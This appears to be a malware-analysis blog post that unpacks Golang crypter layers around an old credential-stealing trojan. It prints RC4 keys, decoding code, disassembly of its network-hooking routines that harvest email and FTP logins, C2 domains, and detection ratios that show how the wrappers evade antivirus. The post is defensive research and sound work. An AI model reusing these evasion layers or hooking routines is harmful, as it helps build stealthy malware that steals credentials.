

Golang wrapper on an old obscene malware

sysopfb.github.io/malware/2020/02/28/Golang-Wrapper-on-an-old-malware.html

Random RE

February 28, 2020

Feb 28, 2020

The malware in this report has been blogged about before by a Russian researcher¹, he referred to it as “Obscene Trojan” so that’s what I will also call it and we will go over it’s functionality in depth later in this blog but the more interesting part to me is the initial layer around the malware, it’s in Golang! This layer serves both as a wrapper layer that you would normally expect to see with crypters but also a dropper as it drops the decoded malware to detonate it instead of loading it into memory but the concept of a golang crypter is interesting nonetheless and after going through all the layers I stepped back and checked what the detection ratings were and was incredibly surprised to find that these wrapper layers took a 12 year old malware from completely detected to almost FUD.

Initial sample: 769d1396b0cef006bcaafd2de850fc97bf51fd14813948ef2bc3f8200bcb5eab

This Golang wrapper is designed to ZLIB decompress and RC4 decrypt the next file hidden inside itself.

```
mov     [rsp+0C8h+var_10], rax
mov     rcx, cs:CompressedData_511E40
mov     [rax], rcx
lea     rdi, [rax+3]
lea     rsi, CompressedData_511E40+3
mov     ecx, 641FEh
rep     movsq
mov     [rsp+0C8h+var_6E], 'xkcv'
mov     [rsp+0C8h+var_6A], 'mj'
nop
lea     rcx, unk_4D7EA0
mov     [rsp+0C8h+var_C8], rcx
call   runtime_newobject
mov     rdi, [rsp+0C8h+var_C0]
```

```

mov     [rsp+0C8h+var_C8], rax
mov     [rsp+0C8h+var_C0], rdi
call   compress_zlib_NewReader
mov     rax, qword ptr [rsp+0C8h+var_B8+8]
mov     [rsp+0C8h+var_38], rax
mov     rcx, qword ptr [rsp+0C8h+var_B8]
mov     [rsp+0C8h+var_60], rcx
lea     rdx, unk_4CF860
mov     [rsp+0C8h+var_C8], rdx
mov     [rsp+0C8h+var_C0], rcx
mov     qword ptr [rsp+0C8h+var_B8], rax
call   runtime_convI2I
mov     rax, qword ptr [rsp+0C8h+var_B8+8]
mov     rcx, [rsp+0C8h+var_A8]
mov     [rsp+0C8h+var_C8], rax
mov     [rsp+0C8h+var_C0], rcx
call   main_streamToByte
mov     rax, qword ptr [rsp+0C8h+var_B8]
mov     [rsp+0C8h+var_28], rax
mov     rcx, qword ptr [rsp+0C8h+var_B8+8]
mov     [rsp+0C8h+var_48], rcx
mov     rdx, [rsp+0C8h+var_A8]
mov     [rsp+0C8h+var_50], rdx
mov     rbx, [rsp+0C8h+var_60]
mov     rbx, [rbx+18h]
mov     rsi, [rsp+0C8h+var_38]
mov     [rsp+0C8h+var_C8], rsi
call   rbx
lea     rax, [rsp+0C8h+var_6E]
mov     [rsp+0C8h+var_C8], rax
mov     [rsp+0C8h+var_C0], 6
mov     qword ptr [rsp+0C8h+var_B8], 6
call   crypto_rc4_NewCipher
mov     rax, qword ptr [rsp+0C8h+var_B8+8]
mov     [rsp+0C8h+var_20], rax

```

Dumping the data blob out we can verify this manually.

```

>>> open('test.zz', 'wb').write(t)
>>> zobj = zlib.decompressobj()
>>> t2 = zobj.decompress(t)
>>> t2[:100]
'\x9e\xd6\x02\xe1\x19n\xa0^\xd0\x83Ga\xcfcq\xd6\x08\x943\x00\x7f\xf4n\x96\x05\xe5\xf7\x
\xc4<R\xf5'
>>> rc4 = ARC4.new('vckxjm')
>>> t3 = rc4.decrypt(t2)
>>> t3[:100]
'MZ\x90\x00\x03\x04\x00\x00\x00\x00\x00\xff\xff\x00\x00\x8b\x00\x00\x00\x00\x00\x00
program cannot be'

```

Next layer: 0015001917bc98a899536c6d72fcf0774e5b14ab66f07ccbd4cc205d70475dd

After decoding the next exe file out we are left with another golang wrapped file that does the same thing as the previous layer but it has a different RC4 key.

```

mov     rax, [rsp+0C0h+var_60]
mov     [rsp+0C8h+var_10], rax
mov     rcx, cs:compressedData_511E40
mov     [rax], rcx
lea     rdi, [rax+7]
lea     rsi, compressedData_511E40+7
mov     ecx, 1AE16h
rep     movsq
mov     [rsp+0C8h+var_6E], 'yzoo'
mov     [rsp+0C8h+var_6A], 'mk'
nop
lea     rcx, unk_4D7EA0
mov     [rsp+0C8h+var_C8], rcx

```

Next unpacked file:

de2688f007dac98b579d5ed364febc8bb07bc3dc26e4b548d659ecb1974d9f46

This file appears to be a SFX RAR exe but at the end of the day it is also just another layer and is designed to drop an EXE file to disk and detonate it.

Dropped binary:

afa085105a16b1284a811da11db2457778c4a267f2fa8a551dec3b8a665c11f9

This file looks like a compiled lua binary but we don't really need to decompile it as we can see a large base64 blob inside it and a similar looking 6 byte string below it.

<snip>

```

dIMAASIwzdmExocRQqzw0ytzQGCFkbvWFX1dCcNuyFmZY0e0xzmzJtMrzn1VV6VBF8hH6CZpop0VvkCx
QpeoBQy3fp/3XNCVyDc90aYiPtCwqjfbX3jSEDbSPcg8AT08aUmJqm+RU53bFB8u3vL+HQzNNv17YHeX
kHA5yz6ttQuwpZ0rzTHvh11DBxVFQwWLaVi1Y7180Rqmrc5DcWTMCvEjagiP4qeJWUmP2N0XwQ08fXU1
buFxFd6xBg8ugXKanSFFTsguIJIC+QPePPjvTweJueb4y5IvPVJUT688HgNT018euff2CCyjMs/Zem
Xb+7K1DeYNbF/mPbJrcqtov0dd7X4HSwcbh+0MwwWnnWak4kCT/JRumZBztD1iBMuVIJZv0V/48+rBq9
nHigHzW0fv6XFFZhzThqkHx0GEr9i/MMromLXCHSm7A=

```

rc4_key

yovzgz

tmp_file

getenv

TEMP

tmpname

.exe

Base64 decoding and then RC4 decrypting this blob gives us our next binary:

1ca71bba30fb17e83fea05ef5e2d467f86bff27b6087b574fa51f94f0f725441

This binary is the unpacked trojan that a blog from 2008 calls "Obscene Trojan"[1], coincidentally it also has a compilation timestamp of 2008 so I'm unsure if it was just recently uploaded or if someone is testing the crypter layers for detection.

Has some anti debugging by using obscure opcodes that some debuggers can have problems with.

```

mov     ecx, 1
mov     eax, 1
upcext 7, 0Bh

```

Also a VM check[3].

```
push    ebx
mov     eax, 'UMXh'
mov     ebx, 'ãã+e'
mov     ecx, 0Ah
mov     dx, 5658h
in      eax, dx
mov     [ebx+uar 1f1
```

The malware has most of its important strings encoded using a single byte XOR.

```

Python>for addr in XrefsTo(0x40f09e, flags=0):
    addr = addr.frm
    print(hex(addr)),
    addr = idc.PrevHead(addr)
    offset = GetOperandValue(addr, 0)
    t = GetString(offset)
    t = bytearray(t)
    for i in range(len(t)):
        t[i] ^= 2
    print(t)
Python>
0x40f22eL advapi32.dll
0x40f256L kernel32.dll
0x40f27eL GetProcAddress
0x40f2acL GetEnvironmentVariableA
0x40f2daL WinExec
0x40f308L CopyFileA
0x40f336L SetFileAttributesA
0x40f364L RegSetValueExA
0x40f392L RegOpenKeyA
0x40f3c0L RegCloseKey
0x40f3eeL http://fewfwe.com/
0x40f400L http://fewfwe.net/
0x40f421L cftmon.exe
0x40f442L spools.exe
0x40f463L ftpdll.dll
0x40f541L Software\Microsoft\Windows\CurrentVersion\Run\
0x40f5d8L SYSTEM\CurrentControlSet\Services\Schedule
0x40f68bL SystemDrive
0x40f8c2L windir
0x40f8deL COMRUTERNAME
0x40f8f0L \system32
0x40f911L USERPROFILE
0x40f938L \Local Settings\Application Data
0x40f97fL \drivers\
0x40f9b7L \Local Settings\Application Data\
0x40f9efL \update.dat
0x40fa16L \drivers\
0x40fa2dL sysproc.sys
0x40fa54L \mpr.dat
0x40fa7bL \mpr2.dat
0x40faa2L \mpr32.dat
0x40fb61L \mpz.tmp
0x40fb88L \r43q34.tmp
0x40fda5L wininet.dll
0x40fdcbL InternetOpenA
0x40fdf7L InternetOpenUrlA
0x40fe23L InternetReadFile
0x410007L Content-Type: application/x-www-form-urlencoded
0x410304L c:\stop

```

There is also an encoded file stored inside of it which was also blogged about in 2008 but was discussed as being downloaded by the previous trojan instead of being dropped directly[2]: f198e63cc1ba3153e27905881bcb8a81fa404f659b846b972b1c8f228e4185d4

The trojan sets the filename that it will have.

```
; Attributes: library function bp-based frame
__initp_eh_hooks_1 proc near
push    ebp
mov     ebp, esp
push    offset aDvrfnnFnn ; "dvr fnn, fnn"
call   str_decode_40F09E ; ftpdll.dll
add     esp, 4
mov     ds:lpLibFileName, eax
pop     ebp
retn
__initp_eh_hooks_1 endp
```

```
push    ecx
push    2
push    1400h
push    offset dword_40D198
call   xor_decode_40F0E0
add     esp, 0Ch
push    offset aWb ; "wb"
push    offset LibFileName ; Filename
call   fopen
pop     ecx
pop     ecx
mov     [ebp+File], eax
cmp     [ebp+File], 0
jz     short loc_40FBF4
```

```
push    [ebp+File] ; File
push    1 ; Count
push    1400h ; Size
push    offset dword_40D198 ; Str
call   fwrite
add     esp, 10h
push    [ebp+File] ; File
call   fclose
pop     ecx
```

This DLL will hook send, WSASend, recv and WSARcv; primarily for harvesting data from traffic over ports 110, 80, 25 and 21. The harvested data is written to files while the main trojan piece will read the files and ship the data off.

Receiving function hooks:

```

push    offset aWininet_dll ; "wininet.dll"
call    GetModuleHandleA
mov     [ebp+var_C], eax
push    offset ProcName ; "recv"
push    [ebp+hModule] ; hModule
call    GetProcAddress
mov     ds:dword_10001000, eax
lea    eax, [ebp+NumberOfBytesRead]
push    eax ; lpNumberOfBytesRead
push    6 ; nSize
push    offset dword_101042EC ; lpBuffer
push    ds:dword_10001000 ; lpBaseAddress
push    0FFFFFFFFh ; hProcess
call    ReadProcessMemory
mov     ds:byte_10103EC8, 68h ; Push
mov     ds:dword_10103EC9, offset RecvHook_10105BDF
mov     ds:byte_10103ECD, 0C3h ; Ret
lea    eax, [ebp+NumberOfBytesRead]
push    eax ; lpNumberOfBytesWritten
push    6 ; nSize
push    offset byte_10103EC8 ; lpBuffer
push    ds:dword_10001000 ; lpBaseAddress
push    0FFFFFFFFh ; hProcess
call    WriteProcessMemory
push    offset aWsarecv ; "WSARECV"
push    [ebp+hModule] ; hModule
call    GetProcAddress
mov     dword ptr ds:byte_101040E0, eax
lea    eax, [ebp+NumberOfBytesRead]
push    eax ; lpNumberOfBytesRead
push    6 ; nSize
push    offset dword_10001008 ; lpBuffer
push    dword ptr ds:byte_101040E0 ; lpBaseAddress
push    0FFFFFFFFh ; hProcess
call    ReadProcessMemory
mov     ds:byte_101042E4, 68h
mov     ds:dword_101042E5, offset WSARECVHook_10105C64
mov     ds:byte_101042E9, 0C3h
lea    eax, [ebp+NumberOfBytesRead]
push    eax ; lpNumberOfBytesWritten
push    6 ; nSize
push    offset byte_101042E4 ; lpBuffer
push    dword ptr ds:byte_101040E0 ; lpBaseAddress
push    0FFFFFFFFh ; hProcess
call    WriteProcessMemory

```

Sending function hooks:

```

call    WriteProcessMemory
push   offset aWsaSend ; "WSASend"
push   [ebp+hModule] ; hModule
call   GetProcAddress
mov    ds:dword_10001004, eax
lea   eax, [ebp+NumberOfBytesRead]
push   eax ; lpNumberOfBytesRead
push   6 ; nSize
push   offset dword_101042FC ; lpBuffer
push   ds:dword_10001004 ; lpBaseAddress
push   0FFFFFFFFh ; hProcess
call   ReadProcessMemory
mov    ds:byte_101040D8, 68h
mov    ds:dword_101040D9, offset WSAHook_10105B54
mov    ds:byte_101040DD, 0C3h
lea   eax, [ebp+NumberOfBytesRead]
push   eax ; lpNumberOfBytesWritten
push   6 ; nSize
push   offset byte_101040D8 ; lpBuffer
push   ds:dword_10001004 ; lpBaseAddress
push   0FFFFFFFFh ; hProcess
call   WriteProcessMemory
push   offset aSend ; "send"
push   [ebp+hModule] ; hModule
call   GetProcAddress
mov    dword ptr ds:lpBaseAddress, eax
lea   eax, [ebp+NumberOfBytesRead]
push   eax ; lpNumberOfBytesRead
push   6 ; nSize
push   offset dword_101042F4 ; lpBuffer
push   dword ptr ds:lpBaseAddress ; lpBaseAddress
push   0FFFFFFFFh ; hProcess
call   ReadProcessMemory
mov    ds:byte_10103EC0, 68h
mov    ds:dword_10103EC1, offset SendHook_10105AD1
mov    ds:byte_10103EC5, 0C3h
lea   eax, [ebp+NumberOfBytesRead]
push   eax ; lpNumberOfBytesWritten
push   6 ; nSize
push   offset byte_10103EC0 ; lpBuffer
push   dword ptr ds:lpBaseAddress ; lpBaseAddress
push   0FFFFFFFFh ; hProcess
call   WriteProcessMemory

```

The receiving hook checks which port is being used before harvesting data.

```
push    dword ptr [ebp-12h] ; netshort
call    ntohs
movzx   eax, ax
cmp     eax, 110
jnz     short loc_101057A6
```

```
push    [ebp+arg_8]
push    [ebp+Source] ; Source
call    sub_1010565D
pop     ecx
pop     ecx
```

```
loc_101057A6: ; netshort
push    dword ptr [ebp-12h]
call    ntohs
movzx   eax, ax
cmp     eax, 80
jnz     short loc_101057C4
```

```
push    [ebp+arg_8]
push    [ebp+Source] ; Source
call    sub_1010565D
pop     ecx
pop     ecx
```

```
loc_101057C4: ; netshort
push    dword ptr [ebp-12h]
call    ntohs
movzx   eax, ax
cmp     eax, 25
jnz     short loc_101057E2
```


The data being harvested looks like email data which will be written to one of the files.


```

loc_101053F8:                ; "w"
push    offset aW
push    offset mpz_s_Filename ; Filename
push    offset Dest          ; Str
call    sub_10105276
add     esp, 0Ch
push    offset byte_10104310 ; Source
push    offset Dest          ; Dest
call    strcpy
pop     ecx
pop     ecx
push    offset Dest          ; Dest
push    offset mpz_s_Filename ; Filename
call    sub_101052A7
pop     ecx
pop     ecx
push    offset aA            ; "a"
push    offset mpz_tmp_10103FD8 ; Filename
push    offset Str           ; Str
call    sub_10105276
add     esp, 0Ch
push    offset byte_10104314 ; Source
push    offset Str           ; Dest
call    strcpy
pop     ecx
pop     ecx

```

The send hook function performs similar harvesting but it also has different code for port 21 and 80 traffic. For port 21 it will check for 'USER' and 'PASS' such as with FTP traffic.





The data will then be harvested.

```

push    offset String      ; "dvr8--"
call    sub_1010523C      ; ftp://
pop     ecx
pop     ecx
push    eax                ; Source
lea     eax, [ebp+Dest]
push    eax                ; Dest
call    strcpy
pop     ecx
pop     ecx
push    offset Str1       ; Source
lea     eax, [ebp+Dest]
push    eax                ; Dest
call    strcat
pop     ecx
pop     ecx
push    offset asc_101050F8 ; ":"
lea     eax, [ebp+Dest]
push    eax                ; Dest
call    strcat
pop     ecx
pop     ecx
push    offset byte_10001014 ; Source
lea     eax, [ebp+Dest]
push    eax                ; Dest
call    strcat
pop     ecx
pop     ecx
push    offset a@         ; "@"
lea     eax, [ebp+Dest]
push    eax                ; Dest
call    strcat
pop     ecx
pop     ecx
push    offset byte_10103DC0 ; Source
lea     eax, [ebp+Dest]

```

The data will be written to a different file.

```

lea    eax, [ebp+Dest]
push  eax
call  strcat
pop   ecx
pop   ecx
push  offset aA_0 ; "a"
push  offset r43q34_tmp_101041E4 ; Filename
lea   eax, [ebp+Dest]
push  eax
call  sub_10105276
add   esp, 0Ch
push  offset byte_10104328 ; Source

```

The send hook code will also look for 'gzip,' in outbound over port 80 and overwrite it, probably to prevent an Accept-Encoding header from including gzip.

```

mov    ebp, esp
push  ecx
and   [ebp+var_4], 0
push  offset SubStr ; "gzip,"
push  [ebp+Str] ; Str
call  strstr
pop   ecx
pop   ecx
mov   [ebp+var_4], eax
cmp   [ebp+var_4], 0
jz    short loc_1010539A

```

```

mov    eax, [ebp+var_4]
mov    byte ptr [eax], 'n'
mov    eax, [ebp+var_4]
mov    byte ptr [eax+1], 'n'
mov    eax, [ebp+var_4]
mov    byte ptr [eax+2], 'n'
mov    eax, [ebp+var_4]
mov    byte ptr [eax+3], 'n'
mov    eax, [ebp+var_4]
mov    byte ptr [eax+4], 'n'

```

As I mentioned at the beginning of the blog the most interesting aspect of this to me personally is the ability of a few simple wrappers and a golang crypter taking an old malware to almost FUD.

| File | Ratio | First sub. | Last sub. | Times sub. | Sources | Size |
|--|---------|------------------------|------------------------|------------|---------|----------|
| <input type="checkbox"/> 1ca71bba30fb17e83fea05ef5e2d467f86bf27b6087b574fa51f94f0725441 fc83392f990b998be05ed7334738674f peexe overlay | 56 / 68 | 2019-10-16 17:04:49 | 2019-10-16 17:04:49 | 1 | 1 | 451.3 KB |
| <input type="checkbox"/> 769d1396b0cef006bcaafd2de850fc97b51fd14813948ef2bc3f8200bcb5eab 5dc94bdae1933627c9d2c891320d098d 64bits peexe assembly repeated-clock-access direct-cpu-clock-access runtime-modules | 5 / 72 | 2020-02-27 15:54:11 | 2020-02-27 15:54:11 | 1 | 1 | 5.4 MB |
| <input type="checkbox"/> 0015001917bc98a899536c6d72fc0774e5b14ab66f07ccbd4cc205d70475dd 0bfcfe973a79548c43beac3d4af80ca4 64bits peexe assembly | 14 / 73 | 2020-02-27 15:56:15 | 2020-02-27 15:56:15 | 1 | 1 | 3.1 MB |
| <input type="checkbox"/> f198e63cc1ba3153e27905881bcb8a81fa404f659b846b972b1c8f228e4185d4 46b2cf4103d9b6558b4f50af9e630712 armadillo pedll | 48 / 71 | 2016-06-08 07:40:58 | 2020-01-03 22:16:19 | 2 | 2 | 9.5 KB |

← Unpacked Obscene Trojan

← Initial Golang wrapped

← Second Golang wrapper

← ftpdll

References:

1. <https://habr.com/ru/post/27040/>
2. <https://habr.com/ru/post/27053/>
3. <https://www.aldeid.com/wiki/VMXh-Magic-Value>